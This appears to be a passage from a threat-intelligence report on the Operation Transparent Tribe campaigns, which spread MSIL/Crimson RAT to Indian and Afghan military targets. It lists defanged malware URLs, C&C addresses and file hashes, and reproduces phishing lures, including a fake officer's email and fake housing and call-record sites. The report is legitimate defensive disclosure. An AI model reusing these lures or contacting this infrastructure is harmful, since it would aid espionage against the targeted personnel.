
Had been approaching me, with all kind of her personal problem with some of the officers

and after a while i came to know about her, that she has been making large no. of friends from defence forces and she goes to meet each and every guy she befriends on facebook, tinder, or whats app and have been taking advantages from them.

Figure 13: Article lure leading to likely malicious payload in the past

AWHO– Defence (sic) and Para-Military Forces Personnel Plots Scheme 2016

Link: hxxp://intribune[.]blogspot[.]com/2015/07/awho-defence-and-para-military-forces.html
Malicious Document Location: hxxp://bbmsync2727[.]com/upd/AWHO-Upcoming-Projects.doc
Document: 1f82e509371c1c29b40b865ba77d091a
Type: Exploit,CVE-2012-0158,Embedded Payload
Dropped: 643d6407cd9a4f1c6d2742f24aed34f5 (MSIL/Crimson Downloader)
C&C: 213.136.87.122:10001
Downloaded MSIL/Crimson RAT: 0e3e81f4d2054746f74442075f82a5c5



India News Tribe

AWHO– Defence and Para-Military Forces Personnel Plots Scheme 2016

Press Release: Army Welfare Housing Organization (Kashmir House, Raja Marg, New Delhi.) launches new mega housing scheme with unique dwelling units for serving officers of Army/Navy/ Air Force and Para Military Forces. Send 100 ? by postal orders or DD to obtain Master Brochure by registered post.

TYPES AND PRICES OF DWELLING UNITS IN LACS AT VARIOUS STATIONS FOR NEW APPLICANTS


Download Full Size Handout

Last Date to apply is 31st December 2015. The detail of new and existing projects are attached in password protected sheet.

GET CALL DETAIL RECORDS ONLINE

Figure 14: Article lure ultimately leading to MSIL/Crimson and another malicious website

The AWHO article contains a link to hxxp://cdrfox[.]xyz/ via the "GET CALL DETAIL RECORDS ONLINE" hyperlink. This website is likely operated by the same actor(s) and is capable of delivering a VBS-based malicious document to unsuspecting victims (Fig. 15). Again, there is an obvious India-targeted theme that suggests this malicious website is specifically targeted at that nation. After using the number submission form, victims are directed to another page containing the final link to download a malicious document (Fig. 16).




CDRFOX India

Download Call Detail Records of any mobile number *(Verification Required)

Works with all mobile networks in india.

Figure 15: Landing page for cdrfox[.]xyz



AWESOME!!!

Successfully grabed all call records of Last 90 Days of Phone Number [redacted]

Figure 16: Download File lure containing document that ultimate leads to Crimson Downloader

Document Details

Location: hxxp://fileshare[.]attachment[.]biz/?att=1455255900
Document: 18711f1db99f6a6f73f8ab64f563accc
Document Name: “Call Details Record.xls”
Type: VBS Macro
VBS Location: hxxp://afgcloud7[.]com/logs/ssc.mcom
Payload: 3cc848432e0ebe25e4f19effdd92d9c2 (MSIL/Crimson Downloader)
Downloaded MSIL/Crimson RAT: 463565ec38e4d790a89eb592435820e3


Additional payloads were found on the same server but in a different directory:

hxxp://afgcloud7[.]com/com/psp.dlc-bk (hash: 62d254790834f30a79ee79305d9be837, also previously named psp.dlc)
hxxp://afgcloud7[.]com/com/psp.dlc (hash: dd0fc222852f5d12fda2fb66e61b22f6)hxxp://afgcloud7[.]com/upld/updt.dll (hash: 0ad849121b4656a239e85379948e5f5d)

Both files in the “/com/” directory are malicious droppers that ultimately drop a decoy Excel spreadsheet and a MSIL/Crimson downloader. The spreadsheet is themed towards the Armed Forces Officials Welfare Organization (AFOWO) located in India, while the dropped downloader and downloaded RAT communicate with the same C&C as many of the previously discussed samples. An Excel spreadsheet named “AFOWO Broucher 2016.xls” (hash: 98bdcd97cd536ff6bcb2d39d9a097319) was also found containing a malicious macro that attempts to download a payload from hxxp://afgcloud7[.]com/com/psp.dlc . Additionally, the IP address (50.56.21[.]178) resolved from email. books2day.com (used in the embassy attacks). This IP has also recently resolved to email.afowoblog[.]in. We would not be surprised if an email address using @afowoblog.in was used to send the malicious “AFOWO Broucher 2016.xls” spreadsheet. Additional research related to this domain is provided in the Cluster Analysis section.

62d254790834f30a79ee79305d9be837 / dd0fc222852f5d12fda2fb66e61b22f6:
Dropped Decoy Dropper: 29054da7a1f1fbd0cb3090ee42335e54
Decoy Document: 66cd38a03282b85fceec42394190f420
Payloads: 83a8ce707e625e977d54408ca747fa29 or 2c9cc5a8569ab7d06bb8f8d7cf7dc03a (both MSIL/Crimson Downloader)
C&C: 213.136.87.122:10001
Downloaded MSIL/Crimson RAT: 463565ec38e4d790a89eb592435820e3

0ad849121b4656a239e85379948e5f5d
The payload found in the “/upld/” directory (md5: 0ad849121b4656a239e85379948e5f5d) is the MSIL/Crimson SecApp module capable of downloading the full MSIL/Crimson RAT and all subsequent modules. Additionally, this payload drops a decoy document (Fig. 17) with the filename: “Cv of IMA Chief.docx” (hash: 8e5610d88c7fe08ac13b1c9f8c2c44cc). The decoy document contains information regarding a possible Brigadier General whose last and current position (according to the decoy) is the Chief of International Military Affairs Department Ministry Defence (sic) of Afghanistan.



Contacts
Mobile:
+93(0) [redacted]
+93(0) [redacted]

Office Ph:
+93(020) [redacted]
+93(020) [redacted]

E-mail:
[redacted]@mod.gov.af

Name: Brigadier General [redacted]

Father Name: [redacted]

Place of Birth: [redacted], Afghanistan.
Date of Birth: [redacted]
Blood Group: [redacted]
Passport Number: [redacted]

Address:

[redacted] Afghanistan

Figure 17: Decoy document dropped by 0ad849121b4656a239e85379948e5f5d

Cluster Analysis

In this section we will present our research surrounding the use of the MSIL/Crimson implant and campaigns that are part of Operation Transparent Tribe. Even though the tool may possibly be used by several threat actors, our research indicates that the hundreds of Crimson samples may be clustered into a much smaller set of activity as described below.

Cluster 1 - Operation Transparent Tribe and More

The first cluster is the largest with activity from over one hundred samples dating as far back as 2012 (Fig. 18). For this cluster, we started our analysis beginning with the email attacks on the Indian embassies and the fake Indian news blog. The activity surrounding those two events uncovered numerous other samples hosted on attacker-controlled C&C that then lead to at least one additional email attack campaign. On one of the C&Cs we discovered a Python-based RAT (Python/Peppy) whose activity very closely clusters to Operation Transparent Tribe. We have also observed this RAT being downloaded and executed along with MSIL/Crimson by Andromeda downloaders. In addition to Crimson and Peppy, we have observed the usage of Luminosity Link RAT, njRAT, Bezigate, Meterpreter, and several custom downloaders.




Figure 18: Maltego graph of cluster 1 activity (click here for the complete graph)


The attackers responsible for this activity appear have to used a mixture of compromised infrastructure (e.g., sahirlodhi[.]com) and infrastructure owned solely by them (e.g., bbmsync2727[.]com). In many cases, the attackers used common patterns in naming their domains:

- *sync* in domain name and file name
- Repeated use of bb in domain name or filename, mostly bbm
- Ending second level domain names in four digits

Additionally, this cluster of activity has numerous instances where Contabo GmbH was used for C&C. However we never used that as a sole item to group activity together under this cluster. Next, we will discuss an additional email attack, the attachment.biz activity, and lastly the afowoblog.in domain, all of which we believe fall into this cluster.

Email campaign using “2016 Pathankot attack” Lure

While researching this activity, we discovered an additional email attack campaign using the 2016 Pathankot attack as a lure (Fig. 19). This attack utilized a URL (hxxp://comdtoscc.attachment[.]biz/?att=1451926252) to deliver a compressed file (md5: f689471d59e779657bc44da308246ac4) containing two MSIL/Crimson payloads using 193.37.152[.]28:9990 as their C&C.



<arvinddut@gmail.com> wrote:

The terrorist attack on Pathankot Air Force base; Detail behind the scenes, terrorists call record, satellite tracking record is attached.

Regards,
Maj Gen Arvind Dutta

Call Record and Tracking Route.mp3
2.1 MB

download

http://comdtoscc.attachment.biz/?att=1451926252

Figure 19: email campaign using “2016 Pathankot attack” as a lure

The attackers further increased the believability of their attack by including decoy files with each of the MSIL/Crimson payloads:

Sample 1: 65f6143d69cb1246a117a704e9f07fdc
Original name: “Call Record and Tracking Route.scr”
Dropped decoy: 2f821d8c404952495caae99974601e96,Audio file with image (Fig. 20)
Decoy name: “Call Record and Tracking Route.mp3”

